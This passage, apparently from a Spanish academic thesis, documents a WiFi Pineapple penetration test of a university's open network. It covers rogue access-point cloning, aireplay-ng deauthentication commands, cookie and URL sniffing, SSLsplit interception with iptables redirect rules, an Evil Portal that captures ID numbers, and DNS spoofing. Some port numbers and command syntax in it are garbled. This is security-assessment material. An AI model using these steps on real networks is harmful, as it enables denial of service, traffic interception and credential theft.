Santa Elena encargado de dar acceso a la red de datos a cada facultad de la entidad educativa UPSE.

La red consta de dos dispositivos principales para brindar acceso a internet, el repartidor o switch HPE 1920, y un punto de acceso UNIFI-AP-AC-LITE.

Configuración de la red del AP

El punto de acceso tendrá un SSID llamado TELECOMUNICACIONES, la red de área local (LAN) del punto de acceso es configurada con la dirección IP de la puerta de enlace (gateway) y la máscara de subred 192.168.1.1/24, teniendo un rango de direcciones de 248 para asignaciones de dispositivos. Cabe recalcar que son las configuraciones predeterminadas que fueron asignadas al momento de conectar el AP al switch para tener acceso a la red.

A continuación, visualizaremos en la siguiente gráfica esta configuración con otros parámetros que contiene la red:




Figura 65: Parámetros de red del punto de acceso.

Fuente: Elaborado por autor

Configuración de red del WIFI PINEAPPLE TETRA.

LA WIFI PINEAPPLE se conecta mediante su propia dirección IP 172.16.42.42 con máscara de subred 255.255.255.0 para que todo el tráfico de datos que genera un usuario pase por el servidor de la piña. El dispositivo creará un punto de acceso interno para

suplantar APS legítimos, el SSID será Pineapple_19DC. Para dar acceso a internet a la piña se conectará, ya sea por cable UTP o por red inalámbrica (Wifi) de la universidad, pero preferiblemente la conexión será por cable Ethernet debido que el firmware de la pineapple no permite la propagación de los APs suplantados, cuando está conectado a una red inalámbrica ya que se desactiva automáticamente el módulo PineAP.

Route

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
default	172.16.42.42	0.0.0.0	UG	0	0	0	br-lan
172.16.42.0	*	255.255.255.0	U	0	0	0	br-lan

Default Route: 172.16.42.42 Interface: br-lan Update Route

Access Points

AP Channel: 11

Management SSID: Management

Management PSK:

Hide Management AP Disable Management AP

Open SSID: Pineapple_19DF

Maximum Clients: 100

Hide Open SSID

Firewall

Allow SSH Access via WAN

Allow Web UI Access via WAN

Save

OUI Lookup

MAC Address: 00:11:22:33:44:55 Lookup

WiFi Client Mode

Figura 66: Configuración de red del WIFI PINEAPPLE TETRA

Fuente: Elaborado por autor

3.3.3.1 Evaluaciones de seguridad en la red inalámbrica.

El mundo tecnológico en el que vivimos actualmente ha creado la necesidad de que las personas requieran de acceso a las redes inalámbricas para conectar sus equipos móviles, existen lugares públicos como aeropuertos, municipios, cafeterías e instituciones educativas con redes wifi abiertas, donde los usuarios buscan navegar a través de estas redes, la mayor parte de las personas que utilizan estas redes no toman en cuenta el riesgo que podría causarles.

Suplantación del punto de acceso.

Una de las principales características de la piña wifi es replicar puntos de accesos existentes como un ataque de hombre en el medio, engañando a usuarios para que accedan a la conexión y de esta manera ejecutar otros ataques para obtener diferentes tipos de información que ingresan las posibles víctimas.

de los usuarios de esta red es la laptop que se está utilizando para realizar el análisis, para identificar la identidad del equipos verificamos la dirección MAC.

Propiedades

SSID:	TELECOMUNICACIONES
Protocolo:	802.11n
Tipo de seguridad:	Abierto
Dirección IPv6:	fd08:6361:b2d4:aa00:8cbe:9aba:f524:3dc2
Dirección IPv4:	192.168.1.2
Servidores DNS IPv4:	192.168.1.1
Fabricante:	Broadcom
Descripción:	Adaptador de red 802.11n Broadcom
Versión del controlador:	6.30.223.102
Dirección física:	64-27-37-00-42-4F

Figura 68: Propiedades de un dispositivo víctima.

Fuente: Elaborado por autor

Una vez identificado la red víctima damos clic en el SSID TELECOMUNICACIONES para adherir esta red a otro módulo de la wifi pineapple. PineAP, este el módulo es el encargado de ejecutar ataque de phishing (suplantación de identidad) resumiendo un sin número de configuraciones avanzadas que se realizan con aircrack-ng y otros programas utilizados para este propósito.

The image shows two panels from the PineAP configuration interface. The left panel, titled 'Configuration', contains several settings: 'Allow Associations' is checked; 'PineAP Daemon' and 'Autostart PineAP' are both 'Enabled' with 'Switch' buttons; 'Log PineAP Events', 'Client Connect Notifications', 'Client Disconnect Notifications', 'Capture SSIDs to Pool', 'Beacon Response', and 'Broadcast SSID Pool' are all checked; 'Beacon Response Interval' is set to 'Normal'; 'Broadcast SSID Pool' is also set to 'Normal'; 'Source MAC' is '00:13:37:A7:19:DF'; 'Target MAC' is 'FF:FF:FF:FF:FF:FF'; and a 'Save PineAP Settings' button is at the bottom. The right panel, titled 'SSID Pool', has a dropdown menu showing 'TELECOMUNICACIONES' and a 'Refresh' button. Below the list, there are 'Add' and 'Remove' buttons. At the bottom, 'Pool Location' is set to '/etc/pineapple/' with a 'Save' button.

Figura 69: Parámetros de configuración de PineAP.

Fuente: Elaborado por autor

Antes debemos tener en cuenta algunos parámetros con los que trabaja PineAP, debemos habilitar el módulo y permitir que los dispositivos se conecten al ROGUEAP permitiendo asociaciones entre los equipos. Otro de los parámetros importantes que se requiere configurar es la fuente y tarjeta MAC, ya que esta es la identidad que adquiriría el punto de acceso falso. Se ha configurado bajo los parámetros fuente MAC 00.13.37.A7.19.DF. y

tarjeta MAC FF.FF.FF.FF.FF.FF una vez configurada se guarda para operar bajo esta configuración.

En la ventana de SSID Pool aparecerán todas las redes víctimas agregadas con anterioridad las cuales podemos eliminarlas de la lista para controlar las redes que queremos atacar. Ahora que ya se tiene una red para suplantar queda escoger las víctimas de esta red por lo que nuevamente volvemos a la opción de Recon para agregar los clientes que tiene la red de TELECOMUNICACIONES a un nuevo módulo llamado Filters, que es el encargado de dar o restringir el acceso de dispositivos al Rogue AP.




Figura 70: Configuración de filtros para permitir o restringir acceso a los Rogues AP.

Fuente: Elaborado por autor

Como se muestra en la imagen anterior se han agregado varios usuarios utilizando las direcciones MAC de los dispositivos, se configurará para que estos usuarios tengan acceso al AP FALSO. Para verificar que efectivamente se ha suplantado esta red realizamos un nuevo escaneo mediante el módulo Recon.




Figura 71: Verificación de red suplantada.

Fuente: Elaborado por autor

Como podemos observar, una vez finalizado el escaneo, la red TELECOMUNICACIONES ya no está disponible, en la ventana de redes del computador utilizado aún está visible y tiene conexión, verifiquemos donde está ahora conectado la PC mediante la dirección MAC 64.27.37.00.42.4F, pues efectivamente la dirección MAC que pertenece al computador está junto con otras direcciones conectados a otra red llamada pineapple_19DF, la cual fue configurada para el dispositivo WiFi PINEAPPLE TETRA al comienzo del tema seguridad en redes inalámbricas.

Prueba de penetración utilizando el módulo SITE SURVEY

Site survey es un módulo similar al módulo RECON ya que permite el escaneo de APs, recopilando información sobre la configuración que poseen los puntos de accesos identificados. El módulo muestra entre sus opciones la banda de frecuencia en que están operando los puntos de acceso y la calidad de la señal para determinar si se logrará efectivamente el ataque a la red.

SSID	MAC	Encryption	Cipher	Auth	Channel	Frequency	Signal	Quality	Capture	Deauth
Hidden	0E:EC:DA:1D:94:03	WPA2	CCMP	PSK	1	2.412 Ghz	-42 dBm	97%	Capture	Deauth
Hidden	74:B5:7E:3F:07:00	Mixed WPA/WPA2	CCMP	PSK	6	2.437 Ghz	-68 dBm	60%	Capture	Deauth
GONZALEZ_CNT	AC:CF:85:F4:39:14	Mixed WPA/WPA2	CCMP	PSK	2	2.417 Ghz	-81 dBm	41%	Capture	Deauth
INTERNET CNT	08:63:61:B2:D4:B0	Mixed WPA/WPA2	CCMP	PSK	11	2.462 Ghz	-39 dBm	100%	Capture	Deauth
PRUEBA	FE:EC:DA:1D:94:03	WEP			1	2.412 Ghz	-44 dBm	94%	Capture	Deauth
PRUEBA	FE:EC:DA:1E:94:03	WEP			149	5.745 Ghz	-54 dBm	80%	Capture	Deauth
TELECOMUNICACIONES	FC:EC:DA:1D:94:03	None			1	2.412 Ghz	-43 dBm	96%	Stop	Stop
TELECOMUNICACIONES	FC:EC:DA:1E:94:03	None			149	5.745 Ghz	-53 dBm	81%	Capture	Deauth

Figura 72: Ataque de denegación de servicio.

Fuente: Elaborado por autor

Como podemos verificar en el escaneo se muestra todo el punto de acceso que se encuentran en el área con sus respectivos parámetros de configuración como son dirección MAC, cifrado, nivel de señal entre otros. El módulo Site Survey contiene una opción llamada deauth que permite deshabilitar totalmente la red desconectando a cada uno de los dispositivos que tiene acceso a este AP, otra de las opciones que contiene el módulo es capture el cual permite un ataque de fuerza bruta para la obtención de contraseña de la red víctima.

Para realizar un análisis y determinar la gravedad de este ataque a las redes inalámbricas se ejecutó pruebas al SSID TELECOMUNICACIONES para verificar si el rendimiento de la red se ve afectado por esta causa.

Una vez que el ataque deauth y capture comienza, se ejecuta en la ventana de Runnig Process un comando interno llamado aireplay-ng que es el encargado de desasociar a cada uno de los clientes conectados a la red y el comando airodump-ng que es encargado del escaneo de la red para obtener información sobre la clave de seguridad del AP, estos dos comandos que posee el módulo, son herramienta que contienen un software principal de auditoría en general en redes inalámbricas llamado aircrack-ng.

Running Processes			
Process	Target	Client	Actions
aireplay-ng	FC:EC:DA:1D:94:03		Stop Deauth
airodump-ng	FC:EC:DA:1D:94:03		Stop Capture

Figura 73: Comandos que aplican DEAUTH.

Fuente: Elaborado por autor

Aireplay ng se ejecuta de manera interna con los siguientes comandos:

Aireplay ng -0 (-1 -0) FC:EC:DA:1D:94:03 dirección MAC de clientes interfaz de red.(ath0 - ath1)

- Aireplay ng:comando
- -0: de autenticación
- -1: número de paquetes. -0: enviar frecuentemente.
- MAC AP.
- MAC usuario.
- Interfaz de red.

Airodump ng se ejecuta de manera interna bajo los siguientes comandos:

Airodump ng -c 11 -bssid FC:EC:DA:1D:94:03 -w out atho

- Airodump ng: comando.
- -bssid FC:EC:DA:1D:94:03: específica a quien se enviara los paquetes.
- -w: identificador de capturas.
- Atho. interfaz de red.

Para verificar que este tipo de ataque deja inhabilitada la red en su totalidad se ha intentado acceder a la red TELECOMUNICACIONES sin tener éxito, ya que se conecta y desconecta a la vez, dejando a todos los dispositivos sin servicio.




Figura 74: Verificación de denegación de servicio.

Fuente: Elaborado por autor

Prueba de penetración utilizando el módulo Dwall.

Mediante la wifi pineapple descargamos el módulo Dwall, el cual va a permitir obtener las URL (localizador uniforme de recursos) de HTTP, que son las direcciones web que visita la potencial víctima. También este módulo permitiría la obtención de las cookies informáticas que es un dato que envía un sitio web al dispositivo que accede a una página en específica y se guarda en el historial de navegación del usuario, el robo de estas cookies le servirá al atacante visitar la página web como si fuera el usuario legítimo. Dwall también contiene una ventana donde se podrá visualizar todas las imágenes que estén observado por la víctima.

Una vez que se haya creado un AP falso mediante phishing se espera tener víctimas conectados al AP falso para habilitarnos el módulo Dwall y proceder a realizar un ataque de sniffing y escuchar el tráfico que se está generando en la red mediante las opciones que posee este módulo. Para este análisis el módulo estuvo conectado durante un corto tiempo, obteniendo información de dos usuarios que se interconectaron al RogueAP.




Figura 75: Obtención de las URL de las víctimas.

Fuente: Elaborado por autor

Como se logra visualizar, el usuario accedió a la red por medio de la dirección IP 172.16.42.144 que le asigno la pineapple wifi, navegó por varias páginas web las cuales se han guardado en la ventana URL, se procedió al análisis de las páginas para verificar si estas direcciones web contenían correos de cuentas privadas para tener acceso en algún sitio en específico dando como resultado ninguno de estos parámetros.

De igual manera analizamos el contenido de la ventana de cookies informáticas, como se mencionó antes los portales web envían un dato con información del usuario a los dispositivos para comprobar su identidad, en los cuales varias páginas web requieren el ingreso de información mediante el relleno de formularios para tener acceso al sitio.



Figura 76: Obtención de las cookies informáticas de las víctimas.

Fuente: Elaborado por autor

La ventana de post data al igual que las ventanas anteriores muestra un listado de páginas web con sus respectivas direcciones IP, esta ventana también ayuda a la obtención de datos personales del usuario que accede a un sitio web pero el análisis es más complejo debido a que la información requerida está oculta bajo parámetros post y para observarlas se requeriría analizar por medio del lenguaje PHP (PRE-PROCESADOR DE HIPERTEXO).

Data	
172.16.42.144	dat=%1F%C2%8B%08%00%00%00%00%00%00%00%3DR% r-%C3%B7%C3%A0%C2%AAx%C3%B7%40%C3%B54%2C'
172.16.42.144	{"app_pkg":"com.snaptube.premium","app_version":"4.45.1.44
172.16.42.144	{"app_pkg":"com.snaptube.premium","app_version":"4.45.1.44
172.16.42.144	{"app_pkg":"com.snaptube.premium","app_version":"4.45.1.44
172.16.42.144	YLZ/KZ2KrPLcFHVdrEVz/XaWkr2qNQc00hnmJD0HepIp61JZ
172.16.42.144	{"app_pkg":"com.snaptube.premium","app_version":"4.45.1.44
172.16.42.144	B6quOivVdRD3I9CQsnHQPSPktpG9/8tUmUGgBsZsyZ49PGG

Figura 77: obtención de la data informática de la víctima.

Fuente: Elaborado por autor

En el análisis también se obtuvieron distintas imágenes de las víctimas, pero no se logran apreciar correctamente debido que se mezclan todas las figuras de las páginas visitadas por las víctimas.



Figura 78: Obtención de las imágenes que visualiza la víctima 1.

Fuente: Elaborado por autor

Prueba de penetración utilizando el módulo SSLsplit.

Utilizaremos este módulo que nos ofrece la wifi pineapple ya que por este medio se realizará un ataque de hombre en el medio, el cual tratará de descifrar protocolos de seguridad

HTTPs, creando certificados de seguridad SSL (Secure Socket Layer) y TLS (Seguridad de capa de transporte) propios de la wifi pineapple que utilizan los portales web que visitan los usuarios.

Estos certificados como Burp u Owasp Zap son proxy que permite la conexión de terceros respondiendo solicitudes de un punto 'A' a un punto 'C' pasando por un punto 'B' de esta manera descifran las comunicaciones engañando al servidor de destino.

Comenzamos el ataque con SSLsplit en el panel de configuraciones del módulo se podrán visualizar los parámetros para redirigir las páginas cifradas.

```
#####  
# Certain packets are redirected to the local port 8080 and 8443 #  
#####  
  
## Plain text HTTP traffic (80) is redirected to port 8080  
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080  
  
## WhatsApp (5222) is redirected to port 8080  
iptables -t nat -A PREROUTING -p tcp --dport 5222 -j REDIRECT --to-ports 8080  
  
## SSL-based HTTPS traffic (443) is redirected to port 8443  
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443  
  
## IMAP over SSL (993), SMTP over SSL (465 and 587) is redirected to port 8443  
iptables -t nat -A PREROUTING -p tcp --dport 587 -j REDIRECT --to-ports 8443  
iptables -t nat -A PREROUTING -p tcp --dport 465 -j REDIRECT --to-ports 8443  
iptables -t nat -A PREROUTING -p tcp --dport 993 -j REDIRECT --to-ports 8443
```

Figura 79: parámetros de redirección de páginas web.

Fuente: Elaborado por autor

En la figura anterior se visualizan las configuraciones para identificar paquetes de red y posteriormente redirigir el tráfico que se genera en la red a los certificados creados por la wifi pineapple, la información que ingrese al equipo será visualizado por el puerto 8443.

Los paquetes HTTP que ingresen por el puerto 80 serán redirigido al puerto 8080.

Los paquetes HTTPs que ingresen por el puerto 430 serán redirigido al puerto 8483.

Mediante un dispositivo móvil se accedió a la red suplantada (**TELECOMUNICACIONES**). Al momento de ingresar a una página en específica por medio del navegador se visualiza un mensaje de advertencia sobre el sitio que es inseguro, añadimos una excepción e ingresamos, en varias páginas permitió la navegación, también hubo páginas como Facebook que negó el ingreso al comprobar el certificado clonado.




Figura 80: Advertencia de seguridad de sitio web.

Fuente: Elaborado por autor

Una de las páginas más importantes que redirigió el módulo es un portal web de un banco como podemos observar en la siguiente imagen el símbolo del candado el cual representa la seguridad de la página se encuentra abierto, si un usuario ingresara a consultar su cuenta bancaria por este medio el atacante obtendría las credenciales Perjudicando económicamente a la víctima.



Figura 81: descifrado de una página web.

Fuente: Elaborado por autor

Output Auto-refresh ON OFF

Filter Clear Filter

```

2019-01-18 16:04:32 UTC ssl [172.16.42.144]:33228 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w
2019-01-18 16:04:32 UTC ssl [172.16.42.144]:55620 [172.217.2.78]:443 sni:www.google-analytics.com names:*google-analytics.com/*google-analy
2019-01-18 16:04:32 UTC ssl [172.16.42.144]:46358 [31.13.67.20]:443 sni:connect.facebook.net names:*facebook.com/*facebook.com/*.xx.fbcdn.n
2019-01-18 16:04:32 UTC ssl [172.16.42.144]:33227 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w
2019-01-18 16:04:31 UTC tcp [172.16.42.144]:55523 [200.7.221.104]:80
2019-01-18 16:04:31 UTC ssl [172.16.42.144]:55616 [172.217.2.78]:443 sni:www.google-analytics.com names:*google-analytics.com/*google-analy
2019-01-18 16:04:31 UTC ssl [172.16.42.144]:46356 [31.13.67.20]:443 sni:connect.facebook.net names:*facebook.com/*facebook.com/*.xx.fbcdn.n
2019-01-18 16:04:30 UTC ssl [172.16.42.144]:33220 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w
2019-01-18 16:04:30 UTC ssl [172.16.42.144]:33219 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w
2019-01-18 16:04:30 UTC ssl [172.16.42.144]:33221 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w
2019-01-18 16:04:30 UTC ssl [172.16.42.144]:33218 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w
2019-01-18 16:04:30 UTC ssl [172.16.42.144]:33217 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w
2019-01-18 16:04:30 UTC ssl [172.16.42.144]:33216 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w
2019-01-18 16:04:30 UTC ssl [172.16.42.144]:33212 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w
2019-01-18 16:04:30 UTC ssl [172.16.42.144]:33210 [200.7.221.104]:443 sni:www.bancointernacional.com.ec names:www.bancointernacional.com.ec/w

```

Figura 82: Historial de ataque SSLsplit.

Fuente: Elaborado por autor

Prueba de penetración utilizando el módulo Evil Portal.

Las empresas dedicadas a brindar servicios de internet como Netlife, StaElenanet, Telconet entre otras, en la actualidad instalan puntos de accesos en malecón, parques, o lugares turísticos para dar al usuario conexión a internet, la conexión a través de estas redes suelen ser por autenticación mediante portales web, aquí es donde entra la wifi pineapple creando un portal con similares característica a un portal original, pidiendo algún tipo información para poder autenticarse y tener acceso a internet. Por medio del equipo se logra obtener códigos de accesos o información personal solicitando rellenar un formulario.

Para verificar el funcionamiento de un portal cautivo se ha descargado y editado uno de estos archivos para que los usuarios que quieran acceder se autentiquen mediante el número de cédula y número de matrícula, y de esta manera poder guardar los datos en una determinada ubicación dentro del wifi pineapple.



Figura 83: Ventana principal de portal cautivo.

Fuente: Elaborado por autor

Para visualizar las credenciales que se han capturado se requiere la interfaz de PUTTY, la cual trabaja mediante líneas de comandos. Para acceder a la interfaz tecleamos la dirección IP del pineapple y se procede a ingresar usuario y contraseña de administración. Una vez que se ha ingresado se escriben los siguientes comandos:

- root@Pineapple:~# ls
- root@Pineapple:~# cd evilportal-logs
- root@Pineapple:~/evilportal-logs# ls
- root@Pineapple:~/evilportal-logs# cat old-google-login.txt

```
[2019-01-29 13:10:35Z]
CEDULA: 6543211
NUMERO MATRICULA: 0987654321
hostname: angela
mac: 64:27:37:00:42:4f
ip: 172.16.42.145

[2019-01-29 13:57:10Z]
CEDULA: 291871645
NUMERO MATRICULA: 1230757844
hostname: angela
mac: 64:27:37:00:42:4f
ip: 172.16.42.145
```

Figura 84: Obtención de credenciales.

Fuente: Elaborado por autor

Como resultado podemos observar que se logró capturar dos credenciales al momento de realizar las pruebas.

Prueba de penetración utilizando el módulo DNS Masq Spoof

El sistema de nombre de dominio es la relación entre la página web que solicita el usuario y la dirección IP que identifica la página. Por ejemplo, se solicita ingresar a www.facebook.com este portal está ubicada en la dirección IP 192.168.56.4, el sistema de nombre de dominio DNS relaciona estos dos datos permitiendo al usuario acceder a la página solicitada.




Figura 85: Configuración para re direccionar páginas.

Fuente: Elaborado por autor.

Se ha configurado bajo los parámetros que se visualizan en la imagen anterior, las víctimas conectadas al rogúe AP al momento que soliciten ingresar por medio del navegador a las páginas de google y example serán redirigidos hacia la dirección 172.16.42.1 y visualizaran el contenido que se ha editado en el ``Landing Page``.



Figura 86: solicitud re direccionada.

Fuente: Elaborado por autor.

La página que se ha editado para que las víctimas ingresen, se toma solo como un ejemplo, ya que un hacker con malas intenciones podría relacionar la página solicitada por la víctima con una dirección IP la cual puede contener algún archivo malicioso como virus.

Prueba de penetración utilizando el módulo WPS.

Este módulo permite realizar ataque de fuerza bruta contra punto de acceso mediante WPS, vulnerando los protocolos de seguridad que esté utilizando, envía secuencialmente pines de solicitudes para verificar si logra acceder a la información del router, para este fin se puede escoger dos tipos de ataque, uno es por medio del comando reaver y el otro ataque es por medio del comando bully, ambas instrucciones prueban la vulnerabilidad del router enviando cierta cantidad de pines de solicitudes.

